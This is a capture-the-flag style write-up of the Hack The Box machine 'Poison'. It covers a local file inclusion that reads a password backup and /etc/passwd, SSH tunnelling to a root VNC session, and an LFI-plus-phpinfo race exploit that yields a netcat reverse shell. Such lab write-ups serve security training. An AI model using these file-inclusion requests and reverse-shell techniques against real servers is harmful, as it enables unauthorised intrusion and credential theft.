

Good evening hackers!! Welcome back to another writeup. Today we will be doing Poison, I am assuming this box has to do something with log poisoning. Lets check what it has to offer.

Enumeration

```
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2 (FreeBSD 20161230; protocol 2.0)
| ssh-hostkey:
|   2048 e3:3b:7d:3c:8f:4b:8c:f9:cd:7f:d2:3a:ce:2d:ff:bb (RSA)
|   256  4c:e8:c6:02:bd:fc:83:ff:c9:80:01:54:7d:22:81:72 (ECDSA)
|_  256  0b:8f:d5:71:85:90:13:85:61:8b:eb:34:13:5f:94:3b (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((FreeBSD) PHP/5.6.32)
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.29 (FreeBSD) PHP/5.6.32
```

From the nmap scan, just two ports are open: ssh and http. So our attack vector is also small, and we will be focusing on just port 80 first. If we have credentials, we can then login to ssh and gain stable shell.

Port 80

Home page is very simple to be honest. We are given some php scripts which we can execute by typing any of those scriptnames and hitting submit. The output will be shown subsequently for that script.

Temporary website to test local .php scripts.

Sites to be tested: ini.php, info.php, listfiles.php, phpinfo.php


Scriptname:

Submit


Wappalyzer has detected the OS to be FreeBSD and the php version 5.6.32. If you execute listfiles.php then we can see one of the files present in that directory is "pwdbackup.txt".

```
Array ( [0] => . [1] => .. [2] => browse.php [3] => index.php [4] => info.php [5] => ini.php [6] => listfiles.php [7] => phpinfo.php [8] => pwdbackup.txt )
```

If we are able to read that file, then possibly we will have credentials for ssh. Its just my intuition. I tested for LFI on file parameter using burp and I was successful in reading the pwdbackup.txt file present in that directory:



The password was encoded 13 times using base64. So I decoded using cyberchef and now I have a password for a potential user which we don't know still:



We could even read /etc/passwd file and we have a username now: charix

Request	Response
<pre>1 GET /browse.php?file=/etc/passwd HTTP/1.1 2 Host: 10.129.1.254 3 User-Agent: hello 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 DNT: 1 8 Connection: close 9 Referer: http://10.129.1.254/ 10 Upgrade-Insecure-Requests: 1 11 12</pre>	<pre>1 HTTP/1.1 200 OK 2 Date: Thu, 11 Nov 2021 20:32:46 GMT 3 Server: Apache/2.4.29 (FreeBSD) PHP/5.6.32 4 X-Powered-By: PHP/5.6.32 5 Content-Length: 1694 6 Connection: close 7 Content-Type: text/html; charset=UTF-8 8 9 # \$FreeBSD: releng/11.1/etc/master.passwd 299965 2016-05-10 12:47:36Z bcr \$ 10 # 11 root:*:0:0:Charlie &/root:/bin/csh 12 root:*:0:0:Bourne-again Superuser:/root: 13 daemon:*:1:1:Owner of many system processes:/root:/usr/sbin/nologin 14 operator:*:2:5:System &/:/usr/sbin/nologin 15 bin:*:3:7:Binaries Commands and Source:/usr/sbin/nologin 16 tty:*:4:65533:Tty Sandbox:/usr/sbin/nologin 17 kmem:*:5:65533:KMem Sandbox:/usr/sbin/nologin 18 games:*:7:13:Games pseudo-user:/usr/sbin/nologin 19 news:*:8:8:News Subsystem:/usr/sbin/nologin 20 man:*:9:9:Master Man Pages:/usr/share/man:/usr/sbin/nologin 21 sshd:*:22:22:Secure Shell Daemon:/var/empty:/usr/sbin/nologin 22 smmsp:*:25:25:Sendmail Submission User:/var/spool/clientmqueue:/usr/sbin/nologin 23 mailnull:*:26:26:Sendmail Default User:/var/spool/mqueue:/usr/sbin/nologin 24 bind:*:53:53:Bind Sandbox:/usr/sbin/nologin 25 unbound:*:59:59:Unbound DNS Resolver:/var/unbound:/usr/sbin/nologin 26 proxy:*:62:62:Packet Filter pseudo-user:/usr/sbin/nologin 27 pflogd:*:64:64:pflogd privsep user:/var/empty:/usr/sbin/nologin 28 dhcpc:*:65:65:dhcp programs:/var/empty:/usr/sbin/nologin 29 uuicp:*:66:66:UUCP pseudo-user:/var/spool/uucpublic:/usr/local/libexec/uucp/uucico 30 pop:*:68:6:Post Office Owner:/usr/sbin/nologin 31 auditdistd:*:78:77:Auditdistd unprivileged user:/var/empty:/usr/sbin/nologin 32 www:*:80:80:World Wide Web Owner:/usr/sbin/nologin 33 yp1dap:*:160:160:YP LDAP unprivileged user:/var/empty:/usr/sbin/nologin 34 hast:*:845:845:HAST unprivileged user:/var/empty:/usr/sbin/nologin 35 nobody:*:65534:65534:Unprivileged user:/usr/sbin/nologin 36 tss:*:601:601:TrouSerS user:/var/empty:/usr/sbin/nologin 37 messagebus:*:556:556:D-BUS Daemon User:/usr/sbin/nologin 38 avahi:*:558:558:Avahi Daemon User:/usr/sbin/nologin 39 cups:*:193:193:Cups Owner:/usr/sbin/nologin 40 charix:*:1001:1001:charix:/home/charix:/bin/csh 41</pre>

Initial Foothold

I sshed using user "charix" and having decoded password, it was a piece of cake:

```

(root@kali)~[/home/rishabh/HTB/Poison]
# ssh charix@10.129.1.254
The authenticity of host '10.129.1.254 (10.129.1.254)' can't be established.
ED25519 key fingerprint is SHA256:ai75ITo2ASaXyYZVscbEWVbDkh/ev+ClcQsgC6xmlrA.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.1.254' (ED25519) to the list of known hosts.
(charix@10.129.1.254) Password for charix@Poison:
Last login: Mon Mar 19 16:38:00 2018 from 10.10.14.4
FreeBSD 11.1-RELEASE (GENERIC) #0 r321309: Fri Jul 21 02:08:28 UTC 2017
Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/-z0-9+/=
Security Advisories:  https://www.FreeBSD.org/security/
FreeBSD Handbook:    https://www.FreeBSD.org/handbook/
FreeBSD FAQ:         https://www.FreeBSD.org/faq/
Questions List:       https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:       https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with:  pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed:  freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages:  man man
FreeBSD directory layout:      man hier

Edit /etc/motd to change this login announcement.
Forget when Easter is? Try "ncal -e". If you need the date for Orthodox
Easter, use "ncal -o" instead.
(charix@10.129.1.254) ~ %

```

Privilege Escalation

Initial enumeration revealed that sudo command wasn't installed or I am not sure whether sudo is a part of FreeBSD, I reckon FreeBSD is linux based. Nevermind. In the home directory of the user, there was a zip file which was owned by root and readable by our user group. I transferred the file to my machine using scp command:

```

(root@kali)~[/home/rishabh/HTB/Poison]
# scp charix@10.129.1.254:/home/charix/secret.zip .
(charix@10.129.1.254) Password for charix@Poison:
secret.zip 100% 166 2.9KB/s 00:00

```

As it required password to deflate the secret, I used zip2john to convert it into a john friendly version of hash and then use john to crack the hash and reveal the

passphrase. Unfortunately john wasn't able to crack the passphrase, out of curiosity I used the same password of charix and it worked. I used cat to read the file, but the contents were gibberish. I used file command to see what type of file it is, but and it was Non-ISO:

```
(root@kali)-[/home/rishabh/HTB/Poison]
# cat secret
??[|$z!
(root@kali)-[/home/rishabh/HTB/Poison]
# file secret
secret: Non-ISO extended-ASCII text, with no line terminators
```

I will keep this file in my backpocket. I transferred the linpeas script to tmp directory and let it run. I only found one interesting thing and that was process running as root which is vnc (remote desktop protocol) locally on port 5901

```
root 614 0.0 0.9 23620 8868 v0- I 12:30 0:00.03 Xvnc :1 -desktop X -httpd /usr/local/share/tightvnc/cl
asses -auth /root/.Xauthority -geometry 1280x800 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5901 -
localhost -nolisten tcp :1
```

I also ran netstat command to see which all ports are listening because linpeas didn't give any informatio on open ports unfortunately and I found port 5901 on which vnc is running is only accessible locally. So I decided to use SSH tunneling to forward that port to my machine because we already have ssh access to charix user.


```
tcp4 0 0 127.0.0.1.5901 *.* LISTE
```

```
(root@kali)-[/home/rishabh/HTB/Poison]
# ssh -L 8081:localhost:5901 -Nf charix@$IP
(charix@10.129.254.222) Password for charix@Poison:
```

Now I can access vnc locally on my machine on port 8081. I googled how to use vnc and I got results saying that vncviewer is the perfect program for this. I used help command to see which options we could use. I used password switch to use secret as password because I was having a feeling, secret might be the password for this vnc process.

```
(root@kali)-[/home/rishabh/HTB/Poison]
# vncviewer -passwd secret 127.0.0.1:8081
```

A new window will open with root access to the target system.



Voila!! Poison pwned. I had very little idea about FreeBSD and many of the native linux commands didn't work like sudo. Priv esc was also straightforward. Below I have also listed intended method of getting a shell to this box. Hope you will like it.


Intended way from lppsec

In phpinfo.php page, we want to look at whether file uploads is on or off. If its on, our work will be easy.


file_uploads	On	On
--------------	----	----

Now, we will look at browse.php, script responsible for executing php scripts in that current directory.


If we enter any arbitrary filename which is not present in that directory, then the following error will be thrown:



The include function is not appending .php at the end of filename, hence we can view any file if thats present in that directory or even any file with the full path We can also read any php file source code by first converting that into base64 using php filters and then decoding it online to view the source code. This happens because the apache is not interpreting the php tags, and hence php never gets executed.



We can also check if RFI is present by hosting a php file and when we include that in the file parameter, it will get executed and we will have a shell. We can also prepend ftp:// to check if it allows ftp wrapper or directly executing commands from expect://[command] wrapper.



Hence these methods are out of scope. So basically we are stuck at lfi at the moment.

We will google LFI phpinfo. And here is the PoC taken from the github page:

What is this PoC?

PHPinfo() displays the content of any variables such as `$_GET`, `$_POST` and `$_FILES`.

By making multiple upload posts to the PHPInfo script, and carefully controlling the reads, it is possible to retrieve the name of the temporary file and make a request to the LFI script specifying the temporary file name.

this PoC is a working exploit for the vulnerability found by Brett Moore from <https://insomniasec.com/> which exploit the Local File Inclusion vulnerability with arbitrary files uploaded through a phpinfo.php page, you just need to find 2 components, the first one is a vulnerable Local File Inclusion page on the target and the other is a page like example.php containing the code `<?php phpinfo(); ?>`

Research from <https://insomniasec.com/>

How to use?

if you don't know the concept at all feel free to read these articles

https://insomniasec.com/cdn-assets/LFI_With_PHPInfo_Assistance.pdf

And coming up is the walkthrough of exactly how to achieve it.

First we will post contents in a file to /phpinfo.php page and see whether a temporary file is created or not:

So here is a sample request:

```
POST /phpinfo.php HTTP/1.1
Host: 10.129.254.222
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer: http://10.129.254.222/
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data; boundary=--PleaseSubscribe
Content-Length: 169

--PleaseSubscribe
Content-Disposition: form-data; name="anything"; filename="LeaveAComment"
Content-Type: text/plain


Please Share my Videos
--PleaseSubscribe
```

Variable	Value
<code>\$_FILES["anything"]</code>	Array ([name] => LeaveAComment [type] => text/plain [tmp_name] => /tmp/phpa04Zq0 [error] => 0 [size] => 22)

If you see the variable `_Files["anything"]`, a file with temporary name is created and the name of the file which we gave in the post request can be seen the env variable value.

If we can control this part of the page, then we can send a php shell and through LFI we can execute it.

Now we will be copying the exploit code from payloads all the things and modifying for our own needs.

A screenshot of a GitHub repository page for 'PayloadsAllTheThings'. The repository is owned by 'nomothane' and has 2 contributors. The file 'phpinfofll.py' is selected, showing 196 lines of code. The code is a Python script for a file inclusion exploit. It includes comments about backwards compatibility for Python 2 and imports for sys, threading, and socket. The script defines a 'setup' function that takes host and port as arguments and sets a TAG and PAYLOAD. The PAYLOAD is a raw string containing a shell command.

```
196 lines (169 sloc) | 5.13 KB
1  #!/usr/bin/python
2  # https://www.insomniasec.com/downloads/publications/LFI%20With%20PHPInfo%20Assistance.pdf
3  # The following line is not required but supposedly optimizes code.
4  # However, this breaks on some Python 2 installations, where the future module version installed is > 0.16. This can be a pain to revert.
5  # from builtins import range
6  from __future__ import print_function
7  import sys
8  import threading
9  import socket
10
11 def setup(host, port):
12     TAG="Security Test"
13     PAYLOAD=""
```

We will have to add our own reverse shell payload. I will be using pentest monkey php revershell for this. Also change the lfi value to `/browse.php?file=`

When I first ran the script, the exploit code was not able to find the tmp name of the file, so I looked at the response to see the line where the tmp variable is present:

```
{
  [name] => test.txt
  [type] => text/plain
  [tmp name] => /tmp/phptUUgwZ
  [error] => 0
  [size] => 4059
}
```

Its prepending > in front of the filename, so I added this in my exploit script. Now the script was able to find the tmp file and with the help of race condition, we got our shell:

```

(root@kali)~[/home/rishabh/HTB/Poison]
# python exploit.py 10.129.254.222 80 100
Don't forget to modify the LFI URL
LFI With PHPInfo()
=====
Getting initial offset... found [tmp_name] at 112954
Spawning worker pool (100)...
155 / 1000
Got it! Shell created in /tmp/g

Woot! \m/
Shuttin' down ...

```

<pre> (root@kali)~[/home/rishabh/HTB/Poison] # nc -nvlp 8989 Ncat: Version 7.92 (https://nmap.org/ncat) Ncat: Listening on :::8989 Ncat: Listening on 0.0.0.0:8989 Ncat: Connection from 10.129.254.222. Ncat: Connection from 10.129.254.222:21151. FreeBSD Poison 11.1-RELEASE FreeBSD 11.1-RELEASE #0 r321309: d.org:/usr/obj/usr/src/sys/GENERIC amd64 1:36PM up 1:07, 1 users, load averages: 0.09, 0.26, 0.34 USER TTY FROM root pts/0 :1 uid=80(www) gid=80(www) groups=80(www) sh: can't access tty; job control turned off \$ </pre>	<table border="1"> <tr><td>SERVER["HTTP_USER_AGENT"]</td><td>Mozilla/5.0 (X11; Linux x86_64; rv:53.0) Gecko/20100101 Firefox/53.0</td></tr> <tr><td>SERVER["HTTP_ACCEPT"]</td><td>text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8</td></tr> <tr><td>SERVER["HTTP_ACCEPT_LANGUAGE"]</td><td>en-US,en;q=0.5</td></tr> <tr><td>SERVER["HTTP_ACCEPT_ENCODING"]</td><td>gzip, deflate</td></tr> <tr><td>SERVER["HTTP_DNT"]</td><td>1</td></tr> <tr><td>SERVER["HTTP_REFERER"]</td><td>http://10.129.254.222/</td></tr> <tr><td>SERVER["HTTP_COOKIE"]</td><td></td></tr> <tr><td>SERVER["HTTP_CONTENT_TYPE"]</td><td></td></tr> <tr><td>SERVER["CONTENT_LENGTH"]</td><td>167</td></tr> <tr><td>SERVER["PATH"]</td><td>/sbin:/bin:/usr/sbin:/usr/bin</td></tr> </table>	SERVER["HTTP_USER_AGENT"]	Mozilla/5.0 (X11; Linux x86_64; rv:53.0) Gecko/20100101 Firefox/53.0	SERVER["HTTP_ACCEPT"]	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	SERVER["HTTP_ACCEPT_LANGUAGE"]	en-US,en;q=0.5	SERVER["HTTP_ACCEPT_ENCODING"]	gzip, deflate	SERVER["HTTP_DNT"]	1	SERVER["HTTP_REFERER"]	http://10.129.254.222/	SERVER["HTTP_COOKIE"]		SERVER["HTTP_CONTENT_TYPE"]		SERVER["CONTENT_LENGTH"]	167	SERVER["PATH"]	/sbin:/bin:/usr/sbin:/usr/bin
SERVER["HTTP_USER_AGENT"]	Mozilla/5.0 (X11; Linux x86_64; rv:53.0) Gecko/20100101 Firefox/53.0																				
SERVER["HTTP_ACCEPT"]	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8																				
SERVER["HTTP_ACCEPT_LANGUAGE"]	en-US,en;q=0.5																				
SERVER["HTTP_ACCEPT_ENCODING"]	gzip, deflate																				
SERVER["HTTP_DNT"]	1																				
SERVER["HTTP_REFERER"]	http://10.129.254.222/																				
SERVER["HTTP_COOKIE"]																					
SERVER["HTTP_CONTENT_TYPE"]																					
SERVER["CONTENT_LENGTH"]	167																				
SERVER["PATH"]	/sbin:/bin:/usr/sbin:/usr/bin																				